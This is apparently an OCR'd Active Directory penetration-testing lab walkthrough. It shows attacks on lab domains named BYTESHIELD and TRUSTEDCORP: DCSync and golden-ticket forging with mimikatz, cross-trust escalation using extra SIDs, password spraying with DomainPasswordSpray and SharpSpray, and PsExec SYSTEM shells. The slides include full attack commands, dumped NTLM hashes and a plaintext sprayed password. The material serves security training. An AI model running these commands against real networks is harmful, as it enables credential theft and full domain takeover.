
Foreign Group Membership Attack

- After converting the user's SID to name we discovered the name as lisa.jones
- $name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1109

```
PS C:\Tools> $name = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1109
PS C:\Tools> $name
BYTESHIELD\Lisa.Jones
```

Foreign Group Membership Attack

- Using BloodHound to Enumerate the domain our user's SID and among the users having DCSync rights on the domain, let's use mimikatz to abuse this.



Foreign Group Membership Attack

- We have successfully performed DCSync against the domain, at this point we can forge golden ticket for persistence, pass the hash or leterally perform any kind of persistence attack
- lsdump::lsa /patch /domain:TRUSTEDCORP.local

```
mimikatz # lsadump::dcsync /All /domain:TRUSTEDCORP.local
[DC] 'TRUSTEDCORP.local' will be the domain
[DC] 'TRUSTED-DC03.TRUSTEDCORP.local' will be the DC server
[DC] Exporting domain 'TRUSTEDCORP.local'

SAM Username         : krbtgt
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: fe0decbc9958818d2c682fbcdadbcf4f

SAM Username         : Administrator
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2342213388-301168347-1320883959-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 7facdc498ed1680c4fd1448319a8c04f
```

Foreign Group Membership Attack

- Cross-Forest Trust Golden Ticket
- kerberos::golden /user:fakeuser /domain:TRUSTEDCORP.local /sid:S-1-5-21-2342213388-301168347-1320883959 /krbtgt:fe0decbc9958818d2c682fbcdadbcf4f /ptt

```
mimikatz # kerberos::golden /user:fakeuser /domain:TRUSTEDCORP.local /sid:S-1-5-21-2342213388-301168347-1320883959 /krbtgt:fe0decbc9958818d2c682fbcdadbcf4f /ptt
User      : fakeuser
Domain    : TRUSTEDCORP.local (TRUSTEDCORP)
SID       : S-1-5-21-2342213388-301168347-1320883959
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: fe0decbc9958818d2c682fbcdadbcf4f - rc4_hmac_nt
Lifetime  : 12/4/2023 4:21:08 AM ; 12/1/2033 4:21:08 AM ; 12/1/2033 4:21:08 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'fakeuser @ TRUSTEDCORP.local' successfully submitted for current session

mimikatz # exit
```

Foreign Group Membership Attack

- We can now access C$ share of the forest DC
- ls \\TRUSTED-DC03.TRUSTEDCORP.local\C$

```
PS C:\Tools> ls \\TRUSTED-DC03.TRUSTEDCORP.local\C$


    Directory: \\TRUSTED-DC03.TRUSTEDCORP.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:17 PM                Program Files
d-----        11/20/2023   3:10 PM                Program Files (x86)
d-----        11/20/2023   1:38 PM                Shares
d-----        11/20/2023   2:57 PM                SQLServer2017Media
d-r---         12/4/2023   3:04 AM                Users
d-----         12/3/2023   1:31 PM                Windows
```

Foreign Group Membership Attack

- Let's use Psexec to spawn Administrative shell on the remote DC
- .\PsExec.exe \\TRUSTED-DC03.TRUSTEDCORP.local cmd.exe

```
PS C:\Tools> .\PsExec.exe \\TRUSTED-DC03.TRUSTEDCORP.local cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
trustedcorp\fakeuser
```

- We can add a little tweak to the Psexec command to spawn system shell by adding –s –I flags

```
PS C:\Tools> .\PsExec.exe \\TRUSTED-DC03.TRUSTEDCORP.local -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Foreign Group Membership Attack

- We now have high integrity system shell

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

Attacking Domain Trusts - Child -> Parent Trusts

- All domain trusts in an on-premises AD DS forest are two-way, transitive trusts. When a new child domain is created, a two-way, transitive trust is automatically created between the new child domain and the parent domain.

```
PS C:\Tools> Get-DomainTrustMapping


SourceName      : TRUSTEDCORP.local
TargetName      : BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:35:53 PM
WhenChanged     : 11/20/2023 12:35:58 PM

SourceName      : BYTESHIELD.local
TargetName      : TRI.BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 11:47:41 AM
WhenChanged     : 11/20/2023 11:47:41 AM
```

Attacking Domain Trusts - Child -> Parent Trusts

- Abusing Parent Child Domain Trusts for Privilege Escalation from DA to EA
- Our initial Enum show that the Current domain has a Child Domain TRI.BYTESHIELD.local, Let’s use Powerview to enumerate Users and Groups of the Child Domain
- Our scenario here is that we have compromised the parent domain with privilege of a standard user, we are looking for a way to escalate our privilege to either domain admin DA or enterprise admin DE
- We have compromise an account with admin privilege in the child domain that has domain admin right and then escalate out privilege to Enterprise admin of the parent domain
-

Attacking Domain Trusts - Child -> Parent Trusts

- Child Domain Users Enumaration
- Get-DomainUser -Domain TRI.BYTESHIELD.local | select samaccountname, memberof

```
PS C:\Tools> Get-DomainUser -Domain TRI.BYTESHIELD.local | select samaccountname, memberof

samaccountname    memberof
--------------    --------
Administrator     {CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=TRI,DC=BYTE...
Guest             CN=Guests,CN=Builtin,DC=TRI,DC=BYTESHIELD,DC=local
krbtgt            CN=Denied RODC Password Replication Group,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
Jessy_adm         {CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=TRI,DC=BYTE...
TRSql_Service     {CN=Group Policy Creator Owners,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=TRI,DC=BYTE...
christopher.owens
tom.Solomon
anthony.Sam
```

Attacking Domain Trusts - Child -> Parent Trusts

- We found 3 users with domain admin right, one seems to be a service account that we can attempt to kerberoast, but let's be sure
- Get-DomainUser -Domain TRI.BYTESHIELD.local -SPN | select samaccountname, memberof

```
PS C:\Tools> Get-DomainUser -Domain TRI.BYTESHIELD.local -SPN | select samaccountname, memberof

samaccountname memberof
-------------- --------
krbtgt         CN=Denied RODC Password Replication Group,CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
```

- Rabbithole, no luck, but let's search for another one

Attacking Domain Trusts - Child -> Parent Trusts

- There is another DA account named Jessy_adm this looks Promising, let's attempt password spray against all the domain users as Credential reuse is a common practice, sometimes a user can maintain one password on multiple accounts in different workstations across the domain
- Invoke-WebRequest -Uri https://raw.githubusercontent.com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/DomainPasswordSpray.ps1 -OutFile DomainPasswordSpray.ps1
  Import-Module .\DomainPasswordSpray.ps1

```
C:\Tools> Invoke-WebRequest -Uri https://raw.githubusercontent.com/BC-SECURITY/Empire/main/empire/server/data/module_source/credent
ls/DomainPasswordSpray.ps1  -OutFile DomainPasswordSpray.ps1
C:\Tools> Import-Module .\DomainPasswordSpray.ps1
```

Attacking Domain Trusts - Child -> Parent Trusts

- Spraying Using Domainpasswordspray
- Invoke-DomainPasswordSpray -UserList .\users.txt -Password "TJ.Password1!" -Domain TRI.BYTESHIELD.local -Force

```
PS C:\Tools> Invoke-DomainPasswordSpray -UserList .\users.txt -Password "TJ.Password1!" -Domain TRI.BYTESHIELD.local -Force
[*] Using .\users.txt as userlist to spray with
[!] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password TJ.Password1! against 6 users. Current time is 4:36 PM
[*] Writing successes to
[*] 1 of 6 users tested
[*] 2 of 6 users tested
[*] 3 of 6 users tested
[*] 4 of 6 users tested
[*] 5 of 6 users tested
[*] 6 of 6 users tested
[*] Password spraying is complete
```

Attacking Domain Trusts - Child -> Parent Trusts

- SharpSpray Overview


```
PS C:\Tools> .\SharpSpray.exe
                                                    Sharp Spray v1.1
                                                github.com/iomoath/SharpSpray

-v      Show verbose messages.
-u      Username list file path. This will be automatically fetched from the active directory if not specified.
-p      A single password that will be used to perform the password spray.
-k --pl Password List file path.
-d      (Optional) Specify a domain name.
-m      Use this option if spraying from a host located outside the Domain context.
-q --dc-ip      Domain Controller IP. Required when the option 'm' OutsideDomain is checked
-x      Attempts to exclude disabled accounts from the user list (Not supported with the option -m)
-z      Exclude accounts within 1 attempt of locking out. (Not supported with the option -m)
-f      Custom LDAP filter for users, e.g. "(description=*admin*)"
-o      A file to output the results to.
-w      Do not rely on domain lockout observation window settings and use this specific value. (Default: 32 minute)
-s      (Optional) Delay in seconds between each authentication attempt.
-j      (Optional) Jitter in seconds.
get-users-list  Get the domain users list from the active directory.
-Force  Force start without asking for confirmation.
--show-examples Show usage examples.
--show-args     Show command line args.


SharpSpray.exe -v -x -z --pl password.txt
SharpSpray.exe -x -z -u users.txt --pl psswd.txt
SharpSpray.exe -x -z -u users.txt -p Passw0rd!
SharpSpray.exe -x -z -s 3 -j 1 -u users.txt -k psswd.txt -o sprayed.txt
SharpSpray.exe -w 32 -d DC-1.local --dc-ip 10.10.20.20 -u users.txt --pl psswd.txt
SharpSpray.exe -w 32 -s 3 -j 1 -d DC-1.local --dc-ip 10.10.20.20 -u users.txt --pl psswd.txt
SharpSpray.exe --get-users-list
SharpSpray.exe --get-users-list > users.txt
SharpSpray.exe --get-users-list | Out-File -Encoding ascii users.txt
```

Attacking Domain Trusts - Child -> Parent Trusts

- Using SharpSpray
- .\SharpSpray.exe -w 32 -m -d TRI.BYTESHIELD.local --dc-ip 10.10.1.11 -u users.txt -p TJ.Password1!



- I tried using Domainpasswordspray.ps1 it didn't work for some reason, sharpspray worked that's you need know as many tools as possible incase if one fails another one will work

Attacking Domain Trusts - Child -> Parent Trusts

- We can now see password reuse case, the user we in control of is jessica.Williams in the parent domain as standard user, but jessy_adm in the child domain as domain admin, we can confirm the status of the account by initiating Pssession to the child domain with the new credentials

- Enter-PSSession -ComputerName Child-DC02 -Credential "TRI\Jessy_adm"
- hostname
- whoami /groups

Attacking Domain Trusts - Child -> Parent Trusts

- Confirming Jessy_admi Status

```
PS C:\Tools> Enter-PSSession -ComputerName Child-DC02 -Credential "TRI\Jessy_adm"
[Child-DC02]: PS C:\Users\Jessy_adm\Documents> hostname
Child-DC02
[Child-DC02]: PS C:\Users\Jessy_adm\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by de
fault, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                  Mandatory group, Enabled by de
fault, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by de
fault, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by de
fault, Enabled group
TRI\Domain Admins                          Group            S-1-5-21-961384531-1508825278-244064522-512 Mandatory group, Enabled by de
fault, Enabled group
TRI\Group Policy Creator Owners            Group            S-1-5-21-961384531-1508825278-244064522-520 Mandatory group, Enabled by de
fault, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by de
fault, Enabled group
TRI\Denied RODC Password Replication Group Alias            S-1-5-21-961384531-1508825278-244064522-572 Mandatory group, Enabled by de
fault, Enabled group, Local Group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Attacking Domain Trusts - Child -> Parent Trusts

- Since we have compromised an account with domain admin right, now we will attempt to escalate our privilege in the root domain, from domain admin of the child domain to Enterprise admin of the parent domain, we need five items to get the attack done
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain

Attacking Domain Trusts - Child -> Parent Trusts

- Using PsExec to Spawn System shell
- .\PsExec.exe \\CHILD-DC02.TRI.BYTESHIELD.local -u jessy_adm -p TJ.Password1! -s -i cmd.exe

```
PS C:\Tools> .\PsExec.exe \\CHILD-DC02.TRI.BYTESHIELD.local -u jessy_adm -p TJ.Password1! -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Attacking Domain Trusts - Child -> Parent Trusts

- DCSync to get krbtgt NTLM hashes
- Lsadump::dcsync /All

```
mimikatz # lsadump::dcsync /All
[DC] 'TRI.BYTESHIELD.local' will be the domain
[DC] 'Child-DC02.TRI.BYTESHIELD.local' will be the DC server
[DC] Exporting domain 'TRI.BYTESHIELD.local'

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-961384531-1508825278-244064522-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: d4c73ff9e62e80ac282ff90aa7c7e145
```

Attacking Domain Trusts - Child -> Parent Trusts

- Getting SID of the Child Domain and the SID of Enterprise Admins group of the root domain
- Get-DomainGroup -Identity "Enterprise Admins" | select samaccountname,objectsid
- Get-DomainSID -Domain TRI.BYTESHIELD.local

```
PS C:\Tools> Get-DomainGroup -Identity "Enterprise Admins" | select samaccountname,objectsid

samaccountname    objectsid
--------------    ---------
Enterprise Admins S-1-5-21-2650123447-3108711000-1796582875-519


PS C:\Tools> Get-DomainSID -Domain TRI.BYTESHIELD.local
S-1-5-21-961384531-1508825278-244064522
```

Attacking Domain Trusts - Child -> Parent Trusts

- Let's confirm our Access before performing the attack
- ls \\ROOT-DC01\C$

```
C:\Users\Jessy_adm\Desktop>dir \\ROOT-DC01\C$
dir \\ROOT-DC01\C$
Access is denied.
```

- We don't have access to C$ share of the root domain

Attacking Domain Trusts - Child -> Parent Trusts

- Creating Golden Ticket with mimikatx
- kerberos::golden /user:pwned /domain:TRI.BYTESHIELD.local /sid:S-1-5-21-961384531-1508825278-244064522 /krbtgt:d4c73ff9e62e80ac282ff90aa7c7e145 /sids:S-1-5-21-2650123447-3108711000-1796582875-519 /ptt

```
PS C:\Users\Jessy_adm\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /user:pwned /domain:TRI.BYTESHIELD.local /sid:S-1-5-21-961384531-1508825278-244064522 /krbtg
t:d4c73ff9e62e80ac282ff90aa7c7e145 /sids:S-1-5-21-2650123447-3108711000-1796582875-519 /ptt
User      : pwned
Domain    : TRI.BYTESHIELD.local (TRI)
SID       : S-1-5-21-961384531-1508825278-244064522
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2650123447-3108711000-1796582875-519 ;
ServiceKey: d4c73ff9e62e80ac282ff90aa7c7e145 - rc4_hmac_nt
Lifetime  : 12/3/2023 3:08:05 AM ; 11/30/2033 3:08:05 AM ; 11/30/2033 3:08:05 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pwned @ TRI.BYTESHIELD.local' successfully submitted for current session

mimikatz # exit
Bye!
```

Attacking Domain Trusts - Child -> Parent Trusts

- The Ticket is Available in our current Session
- Klist

```
PS C:\Users\Jessy_adm\Desktop> klist

Current LogonId is 0:0x9df8f

Cached Tickets: (1)

#0>     Client: pwned @ TRI.BYTESHIELD.local
        Server: krbtgt/TRI.BYTESHIELD.local @ TRI.BYTESHIELD.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 12/3/2023 3:08:05 (local)
        End Time:   11/30/2033 3:08:05 (local)
        Renew Time: 11/30/2033 3:08:05 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Attacking Domain Trusts - Child -> Parent Trusts

- Using the ticket to list the content of C$ share of the root DC
- ls \\ROOT-DC01\C$

```
PS C:\Users\Jessy_adm\Desktop> ls \\ROOT-DC01\C$


    Directory: \\ROOT-DC01\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:19 PM                Program Files
d-----        11/20/2023   3:18 PM                Program Files (x86)
d-----        11/20/2023   1:37 PM                Shares
d-----        11/20/2023   3:08 PM                SQLServer2017Media
d-----         12/1/2023   2:15 PM                Tools
d-r---        11/30/2023   2:46 PM                Users
d-----        11/30/2023   1:38 PM                Windows
```

Attacking Domain Trusts - Child -> Parent Trusts

- Trying to initiate Pssession to the root DC I am getting error
- Enter-PSSession -ComputerName ROOT-DC01

```
PS C:\Users\Jessy_adm\Desktop> Enter-PSSession -ComputerName ROOT-DC01
Enter-PSSession : Connecting to remote server ROOT-DC01 failed with the following error message : No mapping between
account names and security IDs was done. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession -ComputerName ROOT-DC01
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (ROOT-DC01:String) [Enter-PSSession], PSRemotingTransportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed
```

Attacking Domain Trusts - Child -> Parent Trusts

- Using Psexec I am able to spawn system shell on the root DC, at this Point we have taken over the Domain
- .\PsExec.exe \\ROOT-DC01 -s -i cmd.exe

```
PS C:\Users\Jessy_adm\Desktop> .\PsExec.exe \\ROOT-DC01 -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Attacking Domain Trusts - Child -> Parent Trusts

- Performing DCSync Against the entire forest
- lsadump::dcsync /All

```
C:\Tools>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /All
[DC] 'BYTESHIELD.local' will be the domain
[DC] 'ROOT-DC01.BYTESHIELD.local' will be the DC server
[DC] Exporting domain 'BYTESHIELD.local'

Credentials:
  Hash NTLM: 1344edbea781c06f6fe4ce096efbdcdd

Object RDN           : David Williams

** SAM ACCOUNT **

SAM Username         : David.Williams
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : S-1-5-21-2650123447-3108711000-1796582875-1106
Object Relative ID   : 1106

Credentials:
  Hash NTLM: 9d0615b4cbfc6a2c149059eddcf156b0
```

Active Directory Persistence

- Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.
- We can use traditional persistence methods in an AD environment, but we can also gain ADspecific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete

Active Directory Persistence

- Golden Ticket
- The Golden Ticket attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the krbtgt account's password hash. When these tickets get presented to an AD server, the information within them will not be checked at all and will be considered valid due to being signed with krbtgt account's password hash. For example, it is possible to sign a ticket for a user that does not exist, such as DoesNotExist, have the ticket also say they are a Domain Administrator, and request a TGS (Ticket Granting Service) ticket which enables them to access remote machines. For stealth reasons, it is almost always better to utilize users that exist in the domain. However, putting fake information in the ticket can be a great way to show the impact and the lack of monitoring an organization has around these events.

Active Directory Persistence

- Golden Ticket Attack with Mimikatz
- This for elements are needed before the attack works
- Domain Name
- Domain SID
- Username to Impersonate
- KRBTGT's hash

Active Directory Persistence

- Before we start the attack let's verify our access to the domain controller
- ls \\ROOT-DC01\C$
- .\PsExec.exe \\ROOT-DC01 cmd.exe

```
PS C:\Tools> ls \\ROOT-DC01\C$
ls : Access is denied
At line:1 char:1
+ ls \\ROOT-DC01\C$
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\ROOT-DC01\C$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

ls : Cannot find path '\\ROOT-DC01\C$' because it does not exist.
At line:1 char:1
+ ls \\ROOT-DC01\C$
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\ROOT-DC01\C$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Tools> .\PsExec.exe \\ROOT-DC01 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ROOT-DC01:
Access is denied.
```

Active Directory Persistence

- Using mimikatz to get krbtgt NTLM hashes
- lsadump::lsa /patch

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::lsa /patch
Domain : BYTESHIELD / S-1-5-21-2650123447-3108711000-1796582875

